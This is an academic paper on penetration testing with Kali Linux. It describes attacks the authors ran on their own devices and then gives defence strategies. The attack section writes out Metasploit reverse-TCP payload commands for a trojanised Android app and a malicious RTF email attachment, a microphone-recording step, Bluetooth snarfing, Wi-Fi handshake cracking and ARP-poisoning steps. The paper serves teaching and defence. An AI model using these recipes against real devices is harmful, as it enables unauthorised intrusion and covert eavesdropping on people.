Penetration Testing: Concepts, Attack Methods, and Defense Strategies

Matthew Denis, Carlos Zena, Thaier Hayajneh
Computer Science Department
School of Engineering and Computing Sciences
New York Institute of Technology
Old Westbury, NY, USA
{mdenis02, czena, thayajne}@nyit.edu

Abstract— **Penetration testing helps to secure networks, and highlights the security issues. In this paper investigate different aspects of penetration testing including tools, attack methodologies, and defense strategies. More specifically, we performed different penetration tests using a private networks, devices, and virtualized systems and tools. We predominately used tools within the Kali Linux suite. The attacks we performed included: smartphone penetration testing, hacking phones Bluetooth, traffic sniffing, hacking WPA Protected Wifi, Man-in-the-Middle attack, spying (accessing a PC microphone), hacking phones Bluetooth, and hacking remote PC via IP and open ports using advanced port scanner. The results are then summarized and discussed. The paper also outlined the detailed steps and methods while conducting these attacks.**

Keywords-penetration testing; Kali Linux; Metasploit; defense strategies; Man-in-the-middle attack

I. INTRODUCTION

Penetration testing is a simulation of an attack to verify the security of a system or environment to be analyzed. This test can be performed through physical means utilizing hardware, or through social engineering. The objective of this test is to examine, under extreme circumstances, the behavior of systems, networks, or personnel devices, in order to identify their weaknesses and vulnerabilities. In terms of tools, there exist penetration testing tools which simply analyze a system, as well as ones which actually attack the system to find vulnerabilities.

One may assume that penetration testing is essentially port scanning, which is not the case. To give an analogy, if a network or host system is a house, port scanning would be looking with binoculars at the doors and windows to find potential entry points. A step above that would be vulnerability assessment/management, which in this case would be sending a home inspector to the house who has a focus on security; and inspects different aspects of the house and gives critiques and suggestions as to things that could be improved upon the security analysis. Penetration testing in this scenario would be getting someone to actually try to break into the house to truly find the security faults and weak points of the house.

Penetration Testing can be automated with software applications, or it can be performed manually. Either way the process includes gathering information about the target system before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real), and reporting back the findings. The main objective of penetration testing is to determine the security weaknesses. A penetration test can also be used to: 1) test an organization's security policy compliance; 2) test employee security awareness; and 3) test an organization's ability to respond to security incidents.

There are four typical types of penetration testing: external testing, internal testing, blind testing, and double blind testing [11]. An external test targets a company's externally visible servers or devices, such as domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective in this case is to find out if an outside attacker can gain illegitimate access and what level of access can he get. An internal test simulates an inside attack behind the firewall by an authorized user with standard access privileges. A blind test simulates the actions and procedures of a real attacker by strictly limiting the information given to the person or team that is performing the test beforehand. In double blind testing, it takes the blind test even further, in that only a few individuals within the organization would be aware that a test is being conducted.

There are many different tools that can be used for penetration testing. Several are available on the market that one can download and use for free. Many of them are even able to be customized; known as Open Source tools [2]. For example, the testing tool Kali Linux has its own built-in penetration tools, however, you can download and install additional tools to it. Most of these programs are being developed for Linux, with only a handful are being developed for Windows or Mac.

There are also several penetration testing software that one can purchase. Some of them cost as little of 10 dollars for their license, and others may cost thousands of dollars. Examples of these tools include:

- Kali Linux – An Linux based OS containing a suite of penetration tools.
- Metasploit – An advanced Framework used for pen-testing that contains command-line and GUI interfaces.
- Wireshark – A protocol analyzer with a GUI.
- w3af – A web application attack and audit framework.
- John The Ripper – A password cracker.

- Nessus – A very robust vulnerability identifier.
- Nmap – A network mapper, as the name suggest, that aids in understanding the characteristics of any target network.
- Dradis – An open source framework that helps with maintaining the information that can be shared among the participants of a pen-test.
- BeEF – BeEF is short for "Browser Exploitation Framework", and focuses on web browsers.

There are a variety of penetration testing tools available with some being customizable to improve their productivity. The use of each tool depends on the environment or network to be tested. These tools have specific objectives with manuals and guidance on how to use them as well as videos on YouTube. One can easily find quite a number of samples to follow and GUI guides to perform a penetration test without being an expert in the field. One must understand that a permission is needed to do a penetration test on an outside system or network. However, one can also create as many virtual machines at his own system and recreate scenarios to test.

The purpose of this paper is to explain the use of and share some concepts for better understanding penetration testing. In our explanation of penetration testing we use the most common, simple and general concepts to make it clear and easy for readers with different background to use and understand the tools. In particular, this paper presents different penetration tests using a private networks, devices, and virtualized systems and tools. We predominately used tools within the Kali Linux suite. The attacks we performed included: smartphone penetration testing, hacking phones Bluetooth, traffic sniffing, hacking WPA Protected Wifi, Man-in-the-Middle attack, spying (accessing a PC microphone), hacking phones Bluetooth, and hacking remote PC via IP and open ports using advanced port scanner. The results are then summarized and discussed.

The remaining sections of this paper are organized as follows. Section 2 discusses the details of the attacks and tests that are performed in this paper. The mitigation and defense strategies are discussed in Section 3. Section 4 presents our results and discussion and finally Section 5 concludes the paper.

II. ATTACKS AND TESTS

An efficient penetration tool which we utilized in this paper is Kali Linux. This tool is an operating system built for hacking and penetrating systems. Building your own hacking tool to compromise or attack systems is time consuming and quite arduous and tedious. Now a days, existing tools like Kali Linux facilitates this task, anyone can download as with any other application, and comes with a whole built-in suite of penetration and exploitation tools. Kali is an open-source Linux distribution downloadable from (www.kali.org) for free. It can run on many different platforms; even on law-resource devices such as raspberry pi. Some notable features of Kali Linux are:

- It contains over 600 penetration testing tools
- It is completely customizable
- It is FHS complaint, i.e. it adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate supported files, libraries, binaries, etc.
- It supports a wide range of wireless devices
- It has the latest injection patches included
- It was developed in a secure environment made by a small group of individuals
- Contains GPG signed packages and repositories
- Has Multi-language support

It is common to refer to Kali Linux as a "Platform" as it is required to use a virtual machine to install this software to test its built-in tools. Kali is actually installed in the virtual machine as environment to find vulnerabilities or constraints in the system that one wants to analyze. For our test, we used Kali Linux as a virtual machine in VMware. On the other hand, Kali can be installed in a computer as a main operating system (OS). The poor GUI (though it has been improved with the years) make the OS very particular and not attractive to everyone.

In this section we describe several penetration attacks and tests that we conducted in this paper. All these attacks are performed using our private networks, devices, and virtualized systems.

A. Smartphone Penetration Testing

In this section we explain how to remotely take control over an android device (an LG G2x running Android Gingerbread), using Kali Linux. We created a deployable application using Metasploit and kali Linux. Firstly, we open a terminal in Kali Linux and entered the command ~# msfpayload android/meterpreter/reverse_ tcp LHOST=our IP address LPORT=anyport(8080 or 4444) R > evilapp.apk [19]. From there the evilapp.apk application was generated in the home folder and we loaded up Metasploit and entered the commands: use exploit/multi/handler, and then set payload android/ meterpreter/reverse_tcp. We then set the ihost as our intended IP address, and entered set lport 8080. This makes the console to start listening to the IP address at port 8080. Then we installed the evil.apk on the target device. With the device connected to the internet we opened the app and can see the connected device in console terminal. At this posint we have full access to the device from the terminal and we can: retrieve contact information; take a picture from the device's camera; stream sound from microphone; retrieve all messages; or access to the device file manager.

B. Hacking Phone Bluetooth

In this section we describe how to hack phone's Bluetooth. Again we used a LG G2x running Android Gingerbread, a HP Envy17t Laptop which had Bluetooth, and a virtualized Kali Linux in VMware. This method can also be used to hack an iPhone or Windows Phone's Bluetooth. We started by loading up Bluesnarfer in Kali which is a Bluetooth bluesnarfing Utility. We started by opening a terminal and configured rfcomm, then pinged to find potential Bluetooth enabled devices, using the l2ping < victim mac addr > Command. From there we browsed the victims for rfcomm channels to connect to the phone using

the command sdptool browse –tree –l2cap < mac addr >. With that Bluesnarfer was set up and now we have access to the bluetooth connected phones text. We also can make phone calls by using the command bluebugger -m < victim's name > -c 7 -a < mac addr > Dial < number > [20].

C. Accessing a PC microphone

In this section we describe how we used Kali Linux to effectively set up our test system as a "bug" for spying. We started by looking for an exploit within windows 7 (the OS of our test system). We found that Microsoft revealed that hackers had found a vulnerability in Microsoft Word and Office Web apps (MS14-017 – Critical) that could allow remote code execution [22]. From there we booted Kali and went to Metasploit and loaded in the exploit with the command msf >use exploit/ windows/fileformat/ms14_017_rtf [21]. Through entering "info" and "show options" we saw that the option we needed to fill was the FILENAME, and also that exploit works only on Office 2010, which our test system had. We set the FILENAME to "testfile.rtf" and the payload to place within the file, using meterpreter; which allowed us to set up a linux terminal on the victim's computer where many basic linux commands can be used. We did this with the command msf > set PAYLOAD windows/ meterpreter/reverse tcp. Next, we set the LHOST, which is the IP of our attacking system, so that the payload could call back when it is executed on the test machine. Next we entered "exploit", which created a word file named "testfile", and then established a multi-handler to receive the connection back to attack our system. This is done with the commands msf > use exploit/multi/handler and msf > set PAYLOAD windows/meterpreter/ reverse_tcp, then we set the LHOST to the IP of the attacking System [21]. With the malicious file created, we sent it as an attachment to an email in the test machine. Once executed on the test machine, we had a meterpreter session with that computer. From there we had many options, but we chose to see if we could enable the microphone on the laptop and record sounds. Metasploit has a Ruby script, which enables the microphone on the target machine, and records all nearby sounds and posssibly conversations. We did this by entering meterpreter > run sound_recorder - l /root [21]. This started the microphone on the test machine and set it to store the recorded sounds in a file in the root directory, which could be heard by simply opening the stored file on the system.

D. Traffic Sniffing

As for sniffing the traffic, an efficient tool within kali Linux that can accomplish this is Wireshark which is the world's foremost network protocol analyzer. We used it to sniff the traffic on our network. The "gksudo" command opens Wireshark in Kali Linux [23]. From there we just selected "interface list", selected our network, and clicked start, which allowed us to see all the packets traversing the network.

E. Hacking WPA Protected Wifi

Hacking WPA and WPA2 networks is one of the attacks that Kali Linux is most popular for. In this test we attempted to hack WPA Protected Wifi with the use of Kali Linux, Aircrack-ng, and an Alfa Network AWUS036H 802.11 b/g Long-Range USB Adapter, and a word list to attempt to crack the passphrase. We performed this test on a wireless network that we set up.

We started by logging to Kali Linux as root, and plugging the Alfa Network wireless card into the laptop. We then disconnected the system from all wireless networks. We opened a terminal and entered airmon-ng, which listed the available wireless cards that support monitor, and the Alfa card popped up. We than used airmon-ng start followed by the interface name of our wireless card. The monitor mode enabled message showed up meaning the card has been placed into monitor mode. We then entered airodump-ng followed by the name of the new monitor interface. That command listed all of the wireless networks in our area and useful details about them. Once we located our network we pressed Ctrl + C to stop the process and noted the channel and BSSID of our network. We then entered airodump-ng -c [using our channel] --bssid [our bssid] -w /root/Desktop/ [our monitor interface]. The –w and file path command identifies the place where airodump will save any intercepted 4-way handshakes, which are necessary to crack the password [17]. In our case we saved it to our desktop and airodump only monitored our network. We then made another device to connect to that network, forcing a four-way handshake to be sent which we needed to capture in order to crack the password. To assure that we capture the four-way handshake, we also used a feature of aicrack-ng, called aireplay-ng to forcibly temporally dis-authenticate the system (deauth). By doing this it made the machine think that it has to reconnect with the network, causing another four-way handshake. To do this there has to be another device also connected to the network, whihch we connected and watched the airodump-ng and waited for a client to show up. Once it appeared, we opened a second terminal and entered the command: aireplay-ng –0 2 –a [our router bssid] –c [our second device client bssid] followed by our monitor interface. Afterwards monitored aireplay-ng sent the packets and the WPA handshake messages pop up, i.e. handshake was captured. From there we focused on the .cap file that we captured. We opened another terminal, and entered aircrack-ng -a2 -b [our router bssid] -w [the path to our wordlist] /root/Desktop /*.cap [17]. This launched Aircrack into the process of cracking the password. We left this process running on the system for a few days, but it could not crack the password. We then scaled down the password to something really simple and short just for proof of concept, and found and used a bigger word list and left it running for another few hours, and it was eventually able to get the password.

It is also worth mentioning that wireless networks are also vulnerable to attacks that cannot be prevented using cryptographic protocols, such as: packet dropping [25, 26], jamming [27], wormholes [28, 29] and localization [30, 31].

F. Man-in-the-Middle Attack

A man-in-the-middle Attack (MITM) is one of the simplest, but also essential steps to gaining control over a network. Once an attacker has performed MITM attack on a network, he will be able to perform a number of other side attacks. This includes: intercepting emails, logins, chat messages, cutting a victim's internet connection; and many others. In this section we will describe MITM attack that we performed using Kali Linux.

We started Kali Linux, logged in as a root user, and entered the command echo 1 > /proc/sys/ net/ ipv4/ip forward to enabled IP forwarding, which is required so that the victim device

maintains connection while we are ARP poison it [18]. Ettercap does not come ready to work by default so we needed to make some necessary edits. We opened a terminal and entered leafpad /etc/ettercap/etter .conf. For the text that popped up we changed the "ec_uid" and "ec_gid" values to zero and also replaced the number 65534 with 0's. We then searched for the phrase "itables", and uncommented two lines by removing the # symbols. Afterwards we opened a terminal and started Ettercap-gtk and clicked Sniff in the toolbar and selected Unified Sniffing, then selected the interface we wanted. Now with Ettercap loaded into attack mode, we clicked on Hosts and select Scan for host. We waited till we observed "hosts added to the host list…" in the command box. We viewed the host list and selected the IP Address of our router (192.168.1.1), and made it Target 1 and then selected the IP of our test machine and clicked Add to Target 2. We then clicked Mitm on the toolbar and selected ARP poisoning. Ettercap then ARP poisoned our test machine and router. From there the test machine was able connect to the internet without knowing that there was attacker between it and the router. From there it was possible to use tools such as URLsnarf and SSLstrip to sniff out internet traffic information, or use etterfilters to disconnect machines internet.

G. *Hacking remote Access PC*

In this section we describe how to hack a remote computer through IP and open ports. The steps to perform this attack included:

1. Confirming the computer or website you want hack
2. Finding out their IP address
3. Making sure their IP address is online
4. Scanning for open ports
5. Gaining access to that machine through open ports
6. Brute forcing username and password information

For this test we created a simple website using html and made it accessible to the devices on the same network (the attack and test machines). To get the IP of the test machine we pinged the site, and ensure we receive the replies, verifying it was online. Form there we used advanced port scanner to scan all the open ports. We then used telnet to access the ports, using the command telnet [here using the IP for the site residing on the test machine] [here using the desired port number]. From here we were prompted to enter login information. We attempted to brute force it can then perform a number of attacks.

III. Defense and Mitigation Stratagies

Fighting against these tools is a challenge, however; the damage is less when you know your vulnerabilities and attempt to fix or patch them. The main vulnerability in a system is its own operating system (e.g. "Windows"), hence, it must always be updated with all the patches to prevent intruders to gain access. In this section we outline Kali Linux attack mitigation strategies for the penetration tests that we performed.

A. *Smartphone Penetration Mitigation Strategies*

In our test using Kali Linux and Metasploit, we showed one way how to gain full access to an android device. To protect from this attack, one should check the application carefully before installing. For instance, thoroughly checking app permissions before installing. Google filters out all apps that are placed on the Play Store, however; there are still some application that contain malicious code that may get through. Also if a phone was stolen and used by a hacker, even a phone with a passcode on it can have its information retrieved in similar ways to the way performed and described. For this reason we would recommended those whose realize their phone been stolen to quickly (in the case of android phones) go to "https://www.google.com/ android /devicemanager?u=0" on a computer or table, login in to their google account, from which they could be able to delete all the information on their device, making it impossible, or harder to retrieve their information.

B. *Hacking Phone Bluetooth Mitigation*

One of the most effective methods to protect your phone (or table) from attackers to gain access through Bluetooth is to simply turn off Bluetooth on these device. Most people do not use any Bluetooth related features in their devices and would not lose any functionally having Bluetooth perpetually off. For people who do often use Bluetooth on their devices, we would suggest that they only turn on the Bluetooth when needed. Doing so needlessly exposes them to Bluetooth threats and attacks like the one we performed and described.

C. *Mitigation Strategies for Microphone Access*

An effective and simple method to prevent this type of attack is to make sure you don't open any unsolicited emails, and especially don't click on any links or files with unsolicited emails. That is how we are able to place the command and control code onto the test system. We just made a simple email called the file "testfile", but an actually attacker on the internet would use things such as social engineering to make the email extreme appealing and even make it looks like an official email for well-known companies, with this such as your name and other personal information they were able to gleam. We would also recommend using an email client such as Gmail, instead ones such as Yahoo Mail, Aim Mail, or Hot Mail. We found that Gmail allows for the minimum mount to unsolicited emailed to enter the inbox, and this reduces chance that one may be clicked allowing for the type of attacked we performed.

D. *Mitigation Strategies for Traffic Sniffing*

There is no effective method to completely prevent attackers from sniffing your network. Though there are things that can be done to make it harder for the attacker to sniff your network and be able to gain useful information. For wireless networks, for example, one should keep the SSID hidden and only known to devices that are connected to the network. Also the use of encryption when doing any important online actions makes sniffed traffic reveal no pertinent information. That calls for actions such as making the sites use HTTPS (Port 443) instead of HTTP (80), and encryption in on for your email services.

E. *Mitigation Strategies against Hacking Protected WiFi*

There are quite a few ways and steps one can take to prevent their wireless network from being hacked. This includes:

1. Use WPA2 (WPA2-AES) if available
2. By all means never use WEP for wireless security, as it is totally insecure

3. Do not base your wireless password on any dictionary words.
4. Within your router settings, hide your SSID, the name of the wireless network
5. Use the router feature which allows filtering where you can specify the MAC addresses that are allowed to connect.

F. Man-in-the-Middle Attack Mitigation

In terms of ways to protect oneself against man-in-the-middle attacks like the one we performed with Kali and Ettercap, there are a couple of methods:

1. ARP detection software – There are few ARP detection programs and for Windows machine they require installing special drivers for your wireless cards.

2. Static ARP entries – Here you type in a simple commands and your computer basically become unarpable. When an attacker performs an ARP MITM attack, their computer sends an ARP packet to the victim's machine telling it that his MAC address is the router. The victim's machine is fooled and starts sending its data to the attacker. However, when you enter a static ARP entry, you are telling your computer that the router's mac address is permanent and will not be changed, thus your computer ignores any phony ARP packets sent by the attacker.

G. Malicious Remote Access Defense Strategy

In our test we tried to exploit telnet a gain remote access. The protocol enables users to remotely connect to devices. However with Telnet login information and commands are sent in clear text and can be compromised. Due to this we recommended the use of SSH instead for remote access as this gives you secure, encrypted connection to your remote devices.

IV. Results and Discusion



Figure 1: Causes of systems' weaknesses

The graph in Figure 1 shows the typical reasons and causes of networks or systems' weaknesses and vulnerabilities, and their percentages. The graph in Figure 2 shows the seven attacks we performed, and whether they were successful or not. The Red color indicates successful attacks, where Blue color indicates unsuccessful attacks, and Orange means it was partially successful (e.g. cracking WPA Wi-Fi security which we were able to break, though only after we scaled down the password and used a bigger word list).



Figure 2: Attacks success rate

When taking both charts into consideration, we think man-in-the-middle attacks are the type of attack network administer should particularly be prepared to. Lack of OS harding and missing patches were the highest weaknesses, both of which may lead to successful MITM attacks. Observing how with relative ease we were able to perform it, advanced hackers may have no difficulties to exploit those weaknesses.

The same tools used to prevent attacks may also be used by others to gather data and compromise large size companies. Usually, medium and big size companies are exercising penetration testing to prevent outside and inside attacks that would cost more than doing penetration test. A firewall, an antivirus or sensors that are all over the network may not prevent cyber attacks if they do not really know the weakness and vulnerabilities of their system or network [36]. Finally, it is also critical for the security protocols to adopt lightweight cryptographic techniques or use security levels with different ciphers' complexity [32][33][34][35].

V. Conclusions

Penetration testing is an important subject that IT administrators should be aware of. With the internet growing every day, the computer security field has become a very challenging topic not only for the companies but also for regular users. It is time to realize that we are not secure just having an antivirus anymore. Today there is more of a chance of you getting hacked than getting mugged. Penetration tools have been getting a lot of attention, since there are no limitations in their production. Open source tools can be modified according individual needs. Imagine a penetration tool to hack satellites and change predictions for weather patterns, or maybe change the time, or even worst to active nuclear weapons. Nowadays, using these tools, we can hack medical devices, or even cars. This paper detailed critical penetration testing attacks and discusses potential mitigation techniques.

References

[1] Anley, C.; Heasman, J.; Lindner, F. and Richarte, G. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. 2007. Wiley.

[2] St. Laurent, Andrew M. Understanding Open Source and Free Software Licensing. 2004. O'Reilly Media.

[3] Piscitello, David. "Your First Penetration Test". WatchGuard LiveSecurity. URL: http://www.corecom.com/external/livesecurity/pentest.html (retrieved 5 December, 2015)

[4] OUSPG Glossary of Vulnerability Testing Terminology. URL: http://www.ee.oulu.fi/research/ouspg/sage/glossary/ (retrieved 5 December, 2015)

[5] Kurtz, George and Chris Prosise. "Penetration Testing Exposed - Part 3 'Audits, Assessments & Tests (Oh, My)'". September 2000. Information Security Magazine. URL: http://www.infosecuritymag.com/articles/september00/features3.shtml (retrieved 5 December, 2015)

[6] Middleton, Bruce. Conducting Network Penetration and Espionage in a Global Environment. 2014. Auerbach Publications.

[7] Internet Security Systems. "Network and Host-based Vulnerability Assessment". URL: http://documents.iss.net/whitepapers/nva.pdf (retrieved 7 December, 2015)

[8] Skoudis, Ed. Security 560: Network Penetration Testing & Ethical Hacking. SANS Institute: 2009

[9] Skoudis, Ed. Security 504: Hacker Techniques, Exploits & Incident Handling. SANS Institute: 2006

[10] Chen, H., Li, F. H. & Xiao, Y. (2011) Handbook of Security and Networks. World Scientific Publishing Co.

[11] Weissman, C. (1993). Security penetration testing guideline. In Handbook for the Computer Security Certification of Trusted Systems, Center for Secure Information Technology, Naval Research Laboratory (NRL), US, 1-66.

[12] Granneman, Scott. Linux Phrasebook. Indianapolis, Ind.: Sams, 2006. Print.

[13] Research, P. (2013, December 27). Mobile Technology Fact Sheet. Retrieved 9 December, 2015, from Pew Research Internet Project: http://www.pewinternet.org/fact-sheets/mobile-technology-fact-sheet/

[14] Labbe, Keith, Rowe, Neil & Fulp, J.D. (2006). A Methodology for Evaluation of Host Based Intrusion Prevention Systems and its Applications, 2006 IEEE Information Assurance Workshop

[15] Hardikar, A. (2013, 06). Penetration testing practice lab - vulnerable apps / systems. Retrieved from http://www.amanhardikar.com/mindmaps/Practice.html

[16] Weidman, Georgia, and Peter Van Eeckhoutte. Penetration Testing. No Starch Press Inc., 2014. Print.

[17] Encarnacion, Lewis. "How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng" URL: http://lewiscomputerhowto.blogspot.com/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html (retrieved 15 November, 2015)

[18] Encarnacion, Lewis. "Perform A Man In The Middle Attack With Kali Linux & Ettercap" URL: http://lewiscomputerhowto.blogspot.com/2014/03/perform-man-in-middle-attack-with-kali.html (retrieved 8 November, 2015

[19] Shahid, Mahammad. "Hack to Remotely Control Any Android Device Using Kali Linux or Ubuntu" URL: http://www.letshacksomething.com/2015/01/hack-to-control-any-android-device.html (retrieved 11 November, 2015)

[20] Root. (2014, August 17). "How To Hack Phones Bluetooth With Kali Linux And Backtrack".URL: http://hack.training/hack-phones-bluetooth-kali-linux-backtrack/ (retrieved 15 November, 2015)

[21] Occupytheweb. (2014 April). "Hack Like a Pro: How to Spy on Anyone, Part 1 (Hacking Computers)". URL: http://null-byte.wonderhowto.com/how-to/hack-like-pro-spy-anyone-part-1-hacking-computers-0156376/ (retrieved 1 December, 2015)

[22] Security TechCenter. (2014, April 8). "Microsoft Security Bulletin MS14-017 – Critical". URL: https://technet.microsoft.com/en-us/library/security/MS14-017?f=255&MSPPError=-2147217396 (retrieved 4 December, 2015)

[23] Dalziel, Henry. (2013, August 17). "Wireshark basics 101: A simple concise tutorial for beginners". URL: https:// www.concise courses.com/security/wireshark-basics/ (retrieved 8 December, 2015)

[24] Luka. "Hack Remote Computer Via Ip And Open Port"URL: http://kalilinuxfans.blogspot.com/2013/06/hack-remote-computer-via-ip-and-open.html (retrieved 9 December, 2015)

[25] Hayajneh, T.; Krishnamurthy, P.; Tipper, D.; Kim, T. Detecting malicious packet dropping in the presence of collisions and channel errors in wireless ad hoc networks. In Proceedings of the IEEE International Conference on Communications, Dresden, Germany, 14–18 June 2009; pp. 1–6.

[26] Hayajneh, T.; Almashaqbeh, G.; Ullah, S. A Green Approach for Selfish Misbehavior Detection in 802.11-Based Wireless Networks. Mobile Netw. Appl. 2015, 20, 623–635.

[27] Panyim, K.; Hayajneh, T.; Krishnamurthy, P.; Tipper, D. On limited-range strategic/random jamming attacks in wireless ad hoc networks. In Proceedings of the IEEE 34th Conference on Local Computer Networks, Zurich, Switzerland, 20–23 October 2009; pp. 922–929.

[28] Hayajneh, T.; Krishnamurthy, P.; Tipper, D.; Le, A. Secure neighborhood creation in wireless ad hoc networks using hop count discrepancies. Mobile Netw. Appl. 2012, 17, 415–430.

[29] Hayajneh, T.; Krishnamurthy, P.; Tipper, D. Deworm: A simple protocol to detect wormhole attacks in wireless ad hoc networks. In Proceedings of the IEEE 3rd International Conference on Network and System Security, Gold Coast, Australia, 19–21 October 2009; pp. 73–80.

[30] Hayajneh, T.; Doomun, R.; Krishnamurthy, P.; Tipper, D. Source—Destination obfuscation in wireless ad hoc networks. Secur. Commun. Netw. 2011, 4, 888–901.

[31] Doomun, R.; Hayajneh, T.; Krishnamurthy, P.; Tipper, D. Secloud: Source and destination seclusion using clouds for wireless ad hoc networks. In Proceedings of the IEEE Symposium on Computers and Communications, Sousse, Tunisia, 5–8 July 2009; pp. 361–367.

[32] T. Hayajneh, S Ullah, BJ Mohd, K. Balagani, "An Enhanced WLAN Security System with FPGA Implementation for Multimedia Applications," IEEE Systems Journal, 2015. doi: 10.1109/JSYST.2015.24247.

[33] T. Hayajneh, R. Doomun, G. Al-Mashaqbeh, BJ Mohd "An energy-efficient and security aware route selection protocol for wireless sensor networks," Security and Communication Networks, John Wiley, Vol. 7, No. 11, pp 2015-2038, 2014. DOI: 10.1002/sec.915

[34] Bassam J. Mohd, Thaier Hayajneh and Athanasios V.Vasilakos, A Survey on Lightweight Block Ciphers for Low-Resource Devices: Comparative Study and Open Issues, Journal of Network and Computer Applications, doi: 10.1016/j.jnca.2015.09.001

[35] Bassam J. Mohd, Thaier Hayajneh and Athanasios V.Vasilakos, A Survey on Lightweight Block Ciphers for Low-Resource Devices: Comparative Study and Open Issues, Journal of Network and Computer Applications, doi: 10.1016/j.jnca.2015.09.001.

[36] T. Hayajneh, BJ Mohd, A. Itradat, AN Quttoum "Performance and Information Security Evaluation with Firewalls," International Journal of Security and Its Applications, SERSC, Vol. 7, No. 6, pp 355-372, 2013. (DOI: 10.14257/ijsia.2013.7.6.36)